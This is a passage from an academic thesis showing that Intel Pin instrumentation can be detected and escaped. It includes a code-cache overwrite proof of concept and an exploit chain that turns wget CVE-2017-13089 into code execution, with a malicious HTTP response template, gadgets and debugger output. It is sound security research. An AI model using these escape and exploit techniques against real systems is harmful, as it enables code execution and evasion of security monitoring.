
First, we describe the escaping technique for the more potent attacker **A1** whose goal is to execute arbitrary code without Pin's instrumentation engine being able to embed callbacks notifying the analysis plugin. The existence of the just-in-time compilation allows us to first execute a basic block in order to allow the Pin VM to translate its assembly code and place its address in an internal hash table to find it later. Then the instrumented program can find the translated version of the basic block in the code cache (using the real instruction pointer detection techniques described in the previous section). It can then modify the jitted code arbitrarily. Once the execution flow reaches the modified basic block a second time, Pin will effectively execute whatever an attacker placed there. Figure 7 depicts the steps needed.

Prior to escaping from the VM, one first has to use any of the techniques discussed in Section 3 to find the real `rip` value (Block `loc_A0` in Figure 7 showing the `ripfxsave` technique). As expected, Pin executes these instructions within its own code cache. As a result, at the end of block `loc_A0`, `rax` now points to the FPU context storing a pointer to the beginning of `loc_A0`. Then (step **1.**), execution is redirected to block `loc_A1` using a `jmp` instruction, where an attacker can *patch out* the first instruction of `loc_A0` and replace it with a control flow change eventually reaching `loc_B0` (step **2.**). Then, when the control flow reaches `loc_A0` for the second time, the modified instructions placed there will be executed, now redirecting execution to block `loc_B0` *residing in the original code* (step **3.**). This does not trigger any page fault, hence the instrumentation engine does not get notified of the breach happening in the VM. To maintain ABI compatibility to arbitrary code embedded into the malicious executable, block `loc_B0` needs to restore the `rsp` and `fsbase` registers, which, due to the code generation strategy of the JIT compiler are conveniently accessible via a structure pointed to by register `r15`. Now, execution can move on to any arbitrary code `loc_C0` in the original executable prepared by the attacker – as all pages are mapped executable there is no mechanism allowing Pin to re-trigger the JIT compilation process to embed its instrumentation hooks. In fact, from



```
/tmp$ pin -t obj-intel64/SandboxPinTool.so -- ./obj-intel64/escape
[...]
0x7fdc31e5f0c2: 1(0x1, 0x5653144cd260, 0x30, 0xffffffffffffffb0, 0x0, 0x5653144cd260)
Execute this program with some parameter to pwn
0x7fdc31e5f0c2: 1(0x1, 0x5653144cd260, 0x39, 0xffffffffffffffb0, 0x7fdc32160500, 0x5653144cd260)
--Application-- Executing syscall number 39 (sys_getpid)
0x56531405a6ff: 39(0x1, 0x5653144cd260, 0x7fdc32137880, 0xffffffffffffffb0, 0x7fdc32160500, 0x5653144cd260)
0x7fdc31e5f0c2: 1(0x1, 0x5653144cd260, 0x2a, 0x75, 0x1, 0x29)
--Application-- The proccess PID is: 2918
0x7fdc31e5f0c2: 1(0x1, 0x5653144cd260, 0x1a, 0x75, 0x7fdc32160500, 0x2a)
--Application-- Exiting..
0x7fdc31e33fd6: 231(0x0, 0x3c, 0x0, 0x3, 0xe7, 0xffffffffffffff80)
Fini PinTool
```

(a)



```
/tmp$ pin -t obj-intel64/SandboxPinTool.so -- ./obj-intel64/escape pwn
[...]
--Application-- Executing syscall number 39 (sys_getpid)
--Application-- The proccess PID is: 3028
--Application-- Exiting..
```

(b)

Figure 8: *Sample output of a POC sandbox escape program instrumented by Pin with a Pintool which provides information about all executed system calls. In **(a)** is shown the normal program's execution, while in **(b)** it escapes the DBI sandbox.*

Pin's perspective the application is still executed in the VM and awaits to regain control again, which never happens.

To demonstrate this sandbox escape, we configure a Pintool (`SandboxPinTool`) to track all system calls executed by the instrumented application and print basic information about them, *e.g.* syscall number, parameters. Then we instrumented with this Pintool our POC program (`escape`) which implements the ideas behind the **A1** model. The application executes `sys_getpid` system call, 39 in `x86-64`, and exits. Additionally, all of the application's console output is prepended with -- *Application* --. A sample execution can be seen in Figure 8. In the upper console output, we instrument the application without triggering the sandbox escape mechanism. As expected, all executed system calls are recorded by the Pintool and after the instrumented application finishes its execution the Pintool outputs *Fini PinTool* indicating the end of instrumentation and termination of Pin. We can clearly see, that the executed `sys_getpid` system call is registered by the Pintool (*0x56531405a6ff: 39 (<parameters>)* indicated by a read enclosure in Figure 8a). In Figure 8b, we can see the output of the same application instrumented by the same Pintool but this time we have activated the sandbox escape mechanism. It is apparent that none of the system calls are detected after the escape.

4.2 Escaping from Pin's Instrumentation using an Existing Memory Corruption

As previously stated, it is also possible under certain circumstances to evade the instrumentation if only an attacker of type **A2** is present. Escaping the Pin sandbox in Linux without necessarily knowing any code cache address is also possible: We measured the relative offsets between all mapped pages in different executions of an application instrumented by Pin. As it can be seen in Figure 9, the offset between `libc` and the code cache, as well as `pinbin` (main Pin binary) and Pin's own stack is constant. Leaking addresses from any of these code regions therefore allows us to reliably find the other mappings. Consequently, we can utilise all gadgets present in the code basis to build ROP chains, or directly write shellcode using a write-what-where vulnerability into the code cache. This is due to the fact that, as already explained, the Pin framework copies itself into the application's memory by allocating memory using `mmap`. As pointed out by Kirsch *et al.*, the addresses of consecutively allocated memory allocations returned by `mmap` are predictable (*i. e.* relative distances remain constant) in Linux [39]. Thus, all required information can be calculated a priori based on known binaries of Pin, the analysis plugin, the instrumented application, and all dynamic link libraries (Figure 9).




Figure 9: *Colour matrices showing* ***memory regions*** *sharing random (* ⬜ / 🟦 *) or constant (* 🟨 / 🟦 / 🟧 *)* ***distances*** *with each other for applications instrumented by Linux (above right) and Windows (down left) version of Pin. The region names in* ***red*** *are additional components added by the instrumentation framework while in* ***black*** *are presented the program's original mapped files. Figure is based on Kirsch* et al. *[11].*

Similarly to the already discussed **A1** model, we need a function f which has to fulfil two major requirements: (1) it is invoked at least twice during the whole instrumented application's execution process, and (2) does not trigger the DBI framework's code cache invalidation mechanism. Moreover, the attacker must be able to alter the compiled function's binary instructions residing in the code cache before its last execution. If f violates

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
int main(int argc, char** argv) {
    char *ptr = malloc(0x3ff000);
    int offset = 14682250;
    read(STDIN_FILENO, ptr + offset, 512);
    return 0;
}
```

(a)

```
add [rdi+0x4],0x1 ; 83 47 04 01
ret                ; c3
```

(b)

Figure 10: *Minimal C program attempting to overwrite instrumented code in the code cache with arbitrary instructions* **(a)** *and assembly code of* `rtld_lock_default_lock` *in* `glibc 2.26-0ubuntu2` **(b)**.

any of these two requirements the discussed **A1** will not work. For instance, if f invalidates its instrumented version in code cache *e. g.* utilises SMC, the instrumentation platform has to regenerate it, effectively overwriting attacker's injected code. For example, one suitable function is `rtld_lock_default_lock` (Figure 10b) contained in the dynamic loader library of the Linux OS. Some compilers, such as `GCC`, allow the declaration of constructors and destructor functions [40] which can be utilised to initialise essential program structures, *e. g.* libraries. With this feature, the functions defined as constructors would be executed before the function `main` starts, and the destructors would be invoked after `main` has finished execution. In fact, `rtld_lock_default_lock` manages the execution of constructors, as well as destructors, thus it is invoked at least twice during the course of program's execution. Additionally, it does not trigger recompilation of its instrumented code which satisfies our two requirements. As discussed, by knowing a convenient address in program's memory, *e. g.* the address of memory allocated on the heap, an **A2** attacker can calculate the address of `rtld_lock_default_lock` in the code cache and inject her malicious code there before the `main` function has finished its execution. Unfortunately, the offsets between the aforementioned pages are not constant (Figure 9, down left) in consecutive executions of Pin's Windows OS version effectively rendering this attack as not possible.

We implemented a tool which automatically determines the offset between `rtld_lock_default_lock`'s address in code cache and a known heap address by given Pin version, Pintool, and all depending dynamic libraries. The output is a minimal C program, which can be compiled by the user. An example is shown in Figure 10a. It firstly, allocates memory on the heap and uses this address to calculate the location of `rtld_lock_default_lock` in the code cache. Finally, it awaits maximally 512 bytes of instructions to be written there. When instrumented by the previously specified Pintool, the program executes the injected instructions before the execution flow reaches its end. We tested this approach successfully by escaping from a classic implementation of a shadow stack in Pin on Linux by Davi *et al.* [24]. Generally, it manages a separate stack that *shadows* the program's call stack. In the function prologue, its return address is stored to both the call stack and the shadow stack. In the function epilogue, a function loads the return address from both the call stack and the shadow stack, and then compares them. If the two records of the return address differ, then a CRA is detected and program's execution is terminated. Since no return pointer is corrupted in the presented technique, the shadow stack cannot detect the malicious diversion of the execution flow. Consequently, this renders the considered binary hardening technique ineffective in this scenario because of the utilisation of instrumentation platforms.

4.3 Summary

Since Pin does not monitor its code cache for external changes and does not restrict its execution to known memory locations, one can alter the instrumented process' memory in any suitable way. Moreover, the address of the code cache in the Linux version of Pin can be calculated by using any leaked address from other similarly created memory region. Therefore, if the binary contains a function that is executed twice and after its first invocation, a malicious user overwrites this function's instructions in the code cache, they are able to gain full control over the application. Unfortunately, such a function (`rtld_lock_default_lock`) is contained within the dynamic loader, a core component of the Linux OS.

5 Increased Attack Surface


Previously we have shown that DBI frameworks are both detectable and escapable rendering them as not suitable for binary hardening or malware analysis. In this section, we show how implementing security mechanisms enforced by executing a given COTS binary in a DBI environment even introduces more possibilities to exploit already present bugs (*i. e.* attack surface is *increased* instead of *decreased*). To support this claim we discuss an example where a vulnerability that is not trivial to exploit during normal execution *becomes exploitable* when executed within a DBI framework interacting with an attacker of type **A2**.

5.1 The Return of Aleph One

During the study of detectability properties of instrumentation platforms we already pointed out that they fail to check the permissions of the code that is to be processed by their JIT engines. This means *any* data in memory can (and will) be translated to executable instructions if reached by the control flow. This transfers us back to the dawn of buffer overflows and shellcode execution era. As a simple example, we can run an application which jumps to shellcode on the stack. Normally, because of the set NX bit in the page tables of the stack, the program would crash as soon as the instruction pointer points to an address on the stack. However, instrumenting the same binary with Pin does not crash the application. In fact, the execution continues and the program opens a shell.

5.2 Turning CVE-2017-13089 to a Code Execution Bug with the Help of Intel Pin

To underline the exploitability claim, we have implemented a POC binary (*PwIN*) that exploits an existing CVE vulnerability (CVE-2017-13089, cf. [41]) that is not easily exploited when executed in a normal environment. CVE-2017-13089 is a bug in *wget* versions older than `1.19.2` found in `http.c:skip_short_body()`. The bug itself is described in more detail in the next section. Without Intel Pin the strongest attack (known to us) results in a $\frac{1}{16}$ probability of leaking an arbitrary file stored on the victim to the server (see below). We will discuss how the same bug can be escalated to full code execution if the victim is instrumented using Intel Pin.



```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

```
0000 rsp 0x7fffffffd368 -▸ 0x55555557~~f77d~~9b7c
0008     0x7fffffffd370 ◂- 'V\xc3\xbf'
0010     0x7fffffffd378 <- 0x555560200
0018     0x7fffffffd380 -▸ 0x7fffffffd7b0 -▸ 0x7fffffffdad0 -▸ ...
0020     0x7fffffffd388 -▸ 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ◂- 0x0
...
0038     0x7fffffffd3a0 -▸ 0x555555806420 -▸ ...
0040     0x7fffffffd3a8 ◂- 0x0
0048     0x7fffffffd3b0 -▸ 0x7fffffffdd04 ◂- 0x0
0050     0x7fffffffd3b8 -▸ 0x7fffffffd9b0 ◂- 0x0
0058     0x7fffffffd3c0 -▸ 0x555555806810 -▸ ...
...
0068     0x7fffffffd3d0 ◂- 0x0
...
0090 rsp 0x7fffffffd3f8 -▸ 0x7fffffffd370 ◂- 'V\xc3\xbf'
0098     0x7fffffffd400 -▸ 0x555555807fb0 ◂- /* '\nConnect' */
```

```
RAX  0x0
RBX  0x5555555c71e5 ◂- /* ' [following]' */
RCX  0x7ffff6cb4061 ◂- cmp    rax, -0x1000
RDX  0x200
RDI  0x3
RSI  0x7fffffffd150 ◂- <shellcode>
R8   0x7fffffffcfb0 ◂- 0x383
R9   0x0
R10  0x0
R11  0x246
R12  0x5555557ee1b0 ◂- /* 'https://' */
R13  0x7fffffffdf00 ◂- 0x2
R14  0x0
R15  0x0
RBP  0x4242424242424242 /* 'BBBBBBBB' */
RSP  0x7fffffffd368 ◂- 0x55555557~~f77d~~9b7c
RIP  0x55555557af7c (skip_short_body+657) ◂- ret
```

```
0x555555579b7c <request_send+881>:   add   rsp,0x78
0x555555579b80 <request_send+885>:   pop   rbx
0x555555579b81 <request_send+886>:   pop   rbp
0x555555579b82 <request_send+887>:   ret
```

```
0x7fffffffd370 <cookie>:     push   rsi
0x7fffffffd371 <cookie+1>:   ret
0x7fffffffd372 <cookie+2>:   mov    edi,0x00
```

Figure 11: *Control flow and state changes of* wget *when attacked by a malicious server. The last control transfers (**4.2** in purple and **5.** in red) mark the transitions that are enabled by the usage of Pin. Under normal circumstances, the program would crash as the buffers on the stack containing the malicious shellcode would not be executable. Figure is based on Kirsch* et al. *[11].*

5.2.1 Description of the Bug

The vulnerable function `http.c:skip_short_body()` in *wget* is called when processing HTTP redirects together with HTTP chunked encoding. The chunk parser uses `strtol()` to parse each chunk's length into a variable of type `long`. Prior to copying the chunk's contents into a buffer on the stack, the code validates that the chunk size specified in the HTTP request fits into the buffer, forgetting to ensure the supplied value is actually a *positive* number. The code then tries to skip the chunk in pieces of 512 bytes but ends passing the negative length to `connect.c:fd_read()`. Unfortunately, `fd_read()`'s length argument is of type `int`, thus the high 32 bit of the length variable are discarded. Therefore, values in the range `0xffffffff00000000` to `0xffffffffffffffff` pass all checks while the truncation to a 32 bit value still allows an attacker to control the length of the read chunk and to overflow the `dlbuf` variable on the stack.

5.2.2 Exploitation of the Bug

The bug allows for a continuous write of arbitrary data on the stack. Due to the absence of stack canaries, the saved return address on the stack can be compromised. However, without the knowledge of the current state of ASLR, there is not much an attacker can do, as she does not know any pointer pointing into valid memory (the binary is compiled as position independent executable). Consequently, the only remaining option to continue exploitation is a *partial pointer override*. In this technique, an attacker abuses the fact that ASLR operates at a page ($4096 = 2^{12}$ bytes) granularity. Therefore, the lowest 12 bits of any object within the address space are deterministic. As a consequence, an attacker can now *trade* the number of reachable jump targets reachable by a `ret` for exploit reliability. For example, a two-byte partial pointer overwrite needs to guess $2 \cdot 8 - 12 = 4$ bits of randomness, allowing to transfer control to a region sharing the same $2^{2 \cdot 8} = 65\,536$ bytes region with the original return address. Automatically evaluating all targets within this region using dynamic analysis does not unveil any target where an attacker could trivially obtain arbitrary code execution. The only noteworthy effect that can be observed is when targeting `body_file_send()`, as register allocation (Figure 11) matches the signature of this function with `rsi` pointing to attacker controlled data specifying a file name to transfer from the client to the server.

However, when running in context of Intel Pin we can inject and execute shellcode situated in non-executable memory regions, reducing the challenge of achieving code execution to *just* having to find a reliable mechanism to jump to a pointer to data we control. Our full exploit chain is visualised in Figure 11: Fortunately, when reaching the end of the `skip_short_body()` function the `rsi` register (step **1.1**) contains the address of `dlbuf` (controlled by the attacker). However, there are no convenient gadgets reachable with a partial overwrite on the return address which may divert the code execution to the address contained in `rsi`. We remedy this by injecting our own `jmp rsi` gadget into a buffer that we can divert control to using the partial overwrite in step **1.3**. As expected, before reaching the return pointer on the stack, we inevitably have to load an invalid pointer to `rbp` register (step **1.2**) which fortunately, does not negatively influence our future actions. We can reach a stack lifting gadget with a partial overwrite (step **2.**) that increments the stack pointer by $\Delta = 0x88$ bytes (step **3.**). The new stack pointer location now points to a pointer to the *UTF-8* encoded value of the contents of the `Set-Cookie` header of the HTTP response. At this point the `ret` will transfer control to an attacker controlled buffer (steps **4.1** and **4.2**) but the *UTF-8* encoding constrains the shellcode in an uncomfortable way. Luckily enough, the string `V\xff` is encoded to `V\xc3\xbf` which is perfectly valid *UTF-8 and* disassembles to `push rsi; ret` at the same time (*UTF-8* encodes all bytes > `0x7f`). As `rsi` still points to (now unconstrained) attacker controlled shellcode from the HTTP response body residing in `dlbuf`, this control transfer (step **5.**) is the last step in achieving code execution. This attack succeeds with a probability of $\frac{1}{16}$, due to the partial pointer override used in the first step.

5.2.3 Proof Of Concept

An example of this exploit can be found in the `pwin` folder within the released materials related to this thesis. The provided malicious python server (`pwn.py`) implements the aforementioned exploitation technique. It listens for connections by default on `localhost`, port `55555`. Connect to it with an instrumented version of *wget*, older than `1.19.2` (also found in the same folder). Since the presented attack relies on a partial pointer override used in the first step with a probability of $\frac{1}{16}$, it may happen that the execution flow is redirected to an invalid state. Therefore, the instrumented instance of *wget* may crash raising a `SIGSEGV` signal. We have successfully tested instrumenting *wget*, version `1.19.2`, with *RipRop*, 64 bit window size Pintool developed by Tymburibá *et al.* [28] who kindly gave us access to its source code. As described in Section 2, the Pintool detects unusually high rate of consequentially executed short basic blocks ending with a `ret` instruction. Since in our exploit sequence the only considerably short basic block is the stored in the `Set-Cookie` header containing `push rsi; ret`, this does not qualify as an indication of a ROP attack according to Tymburibá *et al.*'s approach. Unfortunately, our implementation of Davi's *et al.* [24] shadow stack as a Pintool does recognise the corrupted return pointer in `http.c:skip_short_body()` function and terminates the execution immediately.

5.3 Summary

The ability to execute data represents a clear benefit for an attacker and a major security issue. This threat was almost completely avoided by the introduction of the W$\oplus$X technique by CPU vendors. However, we can clearly see that current DBI engines' design does not correctly enforce W$\oplus$X re-establishing shellcode attacks known from the last century as a viable attack vector.

6 Discussion

In this section we present research which influenced this thesis by its approaches and results. Additionally, we discuss some possibilities for extending its scope and resolving further substantial problems. In the end, we summarise our results and form a final opinion about the utilisation of DBI engines in the security area.

6.1 Related Work

Some research has already been conducted in the field of anti-emulation and anti-virtualisation techniques which lies in direct connection to our Pin DBI detection procedures detailed in Section 3. First of all, Falcón and Riva presented at *RECon* 2012 conference some possibilities of how a program may detect whether it is currently being instrumented by Pin DBI framework [36]. Unlike this thesis where we concentrated mainly on Linux `x86-64`, they focused on the `32` bit Windows version of Pin and developed a tool which implements all of the proposed detection mechanisms. Beside code and data fingerprinting of the main Pin binary (`pinvm.dll`), the authors have also proposed analysing the introduced overhead of the JIT compiler, as well as finding the real RIP of the application.

In our work, we have successfully adapted some of Falcón and Riva's approaches in Linux `x86-64`. Unfortunately, some of their research was based on unintentional bugs in Pin which were fixed in later versions or the utilised detection techniques were specific for the Windows OS family and not compatible with Linux. For example, the instrumented process in Windows is a child process of the Pin binary (`pinbin`) throughout its whole execution. By contrast, in Linux Pin employs the ptrace mechanism to spawn the instrumented process as its child, copy itself into the new process' memory and continue its execution there, while the parent process exits. Hence, the instrumented program appears to have no relation to the Pin framework. As a result, we cannot check whether the process' parent is the Pin binary and therefore, we cannot detect whether it is being instrumented or not.

Determining whether an application is running in a virtualised environment is crucially important for *split-personality* malware [42], too. In these cases, the malware is split into benign and malicious parts, and then it misleads security scanners by showing only benign behaviour within an analysis environments. In order to achieve this, the malicious program attempts to find any inconsistencies with the current system compared to a real machine. As seen in Section 3, there exist many different techniques to achieve this goal.

Chen *et al*. studied malware samples from which 40% exhibit less malicious behaviour in debugging environments. They have also introduced a taxonomy that captures essential techniques for distinguishing between production systems and monitoring systems, which typically operate in virtualised and debugger environments. The root categories include hardware components (*e. g.* presence or absence of devices), execution environment (*e. g.* Windows API debugger flag), application (*e. g.* environment specific tools), and behaviour (*e. g.* differences in performance). One noteworthy execution environment artefact is "Red Pill" [43], which detects that the address of the interrupt descriptor table is different from the native Windows value when the system is virtualised. Additionally, Miramirkhani *et al*. considered system's wear-and-tear [44] as a sandbox identification method, which inevitably occurs on real systems as a result of normal use, *e. g.* entries in the DNS resolve cache or number of temporary system files.

Split-personality malware is also common in Android mobile applications since it has higher chances of staying undetected by automated Anti-Virus Engines (AVEs) and later could be uploaded to the application store. Maier, Protsenko, and Müller implemented an application which gathers information about AVEs and Android sandboxes [45]. Then they used it to develop a POC samples that use a combination of fingerprinting and dynamic code loading to enter the Google Play Store. For example, the authors discovered that most of the VMs are based on a common Android hardware emulator called Goldfish. In addition, all applications tested with Google Bouncer, an automated AVE which scans all new applications before they are uploaded to Google Play Store, do not have connection to the Internet. Therefore, they designed an application which loads dynamic code (a common practice in many benign Android apps) with malicious intentions only when a certain command from a C&C server is received. Because this server is unreachable when the application is tested in Google Bouncer, the malicious part of the code is never loaded or executed and therefore, it is marked as reliable. Generally, all cited research in this thesis considering malware confirms that currently it is increasingly more intelligent at avoiding debugger and VM-like environments.

Alternatively, Polino *et al*. proposed an approach to practically defeat the techniques that malware employs to detect instrumentation systems. They claim that instrumentation tools may leverage its complete control on the instrumented binary to hide the artefacts that a DBI tool itself introduces during the instrumentation process. For example, in order to mitigate exposure of the VM's instruction pointer utilising the `fxsave` instruction, Polino *et al*. detect when it is executed and insert a call to a function that manipulates the floating-point context by modifying the value of RIP with the correct address inside the main module of the program. They implemented a Pintool, called *Arancino* which adapts all of the proposed countermeasures for anti-instrumentation techniques and tested it with some split-personality malware samples.

Finally, we discuss some research conducted in the field of sandbox escaping since this topic is also analysed in this thesis. Kim *et al*. discovered a hardware disturbance error in the way DRAM memory is utilised called *Rowhammer attack* [46], which was firstly classified as a reliability issue since it may cause data corruption. However, further exploration of the issue showed it may be a security issue, too. This conclusion was extended by Quiao *et al*. who managed to exploit Google Native Client (NaCl), a sandbox used in Chrome browser to securely run untrusted native code [47], by employing a *Rowhammer attack* [48]. The occurrence of memory errors relies on accessing the same row of memory cells frequently which may cause adjacent cells discharge at an accelerated rate. If a cell state changes from charged to uncharged *before* it is refreshed, the bit has flipped. Quiao *et al*. have successfully applied this observation by rapidly accessing data which memory row is adjacent to code responsible for enforcing the CFI policy in NaCl. By corrupting this code segment to some extend they have finally achieved a sandbox escape.

6.2 Limitations & Future Work

There are some known limitations associated with the proposed methodologies. First, the detect mechanism can be avoided by extending DBI frameworks. However, we already discussed that the JIT compiler introduces a lot of noise in the normal execution of the application, constantly turning up new possibilities to detect irregularities. Secondly, to escape the DBI sandbox, the application has to execute a function at least twice and simultaneously know its address in the code cache. Moreover, it needs to alter this function in the code cache before its last execution. Additionally, to escape DBI without knowing exactly the address of a function executed at least twice, requires calculation of the necessary memory locations. This is only possible, since the offset between pages created by `mmap` is constant [39]. However, the attacker has to possess copies of the instrumented application, instrumentation platform, analysis plugin, and all depending dynamic libraries because they all reside in the code cache and influence the fixed offsets between memory regions. Another limitation of our approach regarding the increased attack surface includes the existence of a user-controlled buffer which is easy to redirect the execution flow to.

The research presented in this work discussed in detail the disadvantages of utilising DBI engines in the security domain. The most fundamental problem is that DBI logic and application reside in the same address space, with no isolation present. The question remains how Intel Pin and other DBI frameworks can mitigate this problem in the future and how these techniques would influence our research. A possible mitigation strategy might introduce Intel Memory Protection Keys to change memory access permissions from user space without sacrificing performance. In this way, the VM may write exclusively to code cache and disallow write attempts from the application.

Our work regarding DBI stealthiness provides many opportunities for extending the scope of this thesis. Since DBI frameworks are constantly being developed and improved, we assume that many of our detection techniques will become obsolete in the time. Nevertheless, this should not hinder future research in discovering new ways to compromise DBI frameworks' stealthiness. As already explained, the design of DBI engines does not imply stealthiness and therefore, some instrumentation artefacts in the program's execution will be present. Furthermore, we can execute *jitmenot*, presented in this thesis, in other DBI frameworks and register its output, as well as develop more detection techniques.

6.3 Conclusion

In this thesis, we showed that DBI frameworks are commonly used in a context of security, both as an analysis platform, as well as a hardening tool. Thus we systematically discussed the requirements for DBI frameworks to be used within such a context. We showed, that DBI is not able to hold these requirements in practice. We demonstrate, that the stealthiness requirement does not hold in practice by enumerating different inherent techniques to detect DBI. In addition, we also attested that DBI does not sufficiently isolate instrumented applications from the instrumentation framework, which provides a possibility for instrumented applications to gain arbitrary code execution on the analysis system. Finally, we argue, that instead of *increasing* security by introducing DBI based software hardening measures, DBI actually *decreases* the overall security by escalating an otherwise hard-to-exploit real world bugs into to full code execution. To support our claim, we implemented a couple of POCs to support our claims, which we are happy to freely share with the community.

Acronyms

ASLR	Address Space Layout Randomisation.
AVE	Anti-Virus Engine.
CFG	Control Flow Graph.
CFI	Control Flow Integrity.
COTS	Commercial Off-The-Shelf.
CRA	Code-Reuse Attack.
DBI	Dynamic Binary Instrumentation.
FPU	Floating Point Unit.
IR	Intermediate Representation.
JIT	Just-In-Time.
NX	No-eXecute.
OS	Operating System.
PID	Process Identifier.
PIE	Position Independent Executable.
POC	Proof Of Concept.
RIP	Instruction Pointer.
ROP	Return-Oriented Programming.
SMC	Self-Modifying Code.
VM	Virtual Machine.
VMI	Virtual Machine Introspection.

List of Figures

1 An overview over the PIN architecture taken from Luk *et al.* [6]. The numbering corresponds to the three typical DBI framework components presented in Subsection 2.1. 6
2 Intel Pin's injection procedure, marking the start of the instrumentation process. The executed command in this case is `pin -t Pintool -- program`. All figures are based on Diskin [15]. 7
3 Code snippets presenting how an application can detect the presence of a DBI framework by utilising `ripsyscall` **(a)** and `smc` **(b)** technique. 14
4 Sample code **(a)** which attempts to execute assembly instructions **(b)** residing on a non-executable page. 17
5 CFG of a function measuring the time which Pin needs to compile and instrument a trace. The first trace which is compiled by the DBI framework is shown in green. In the end of the loop's first iteration, the execution flow continues in the middle of this trace. However, this requires the trace to be compiled again (shown in red) since its start address cannot be found in the code cash. 19
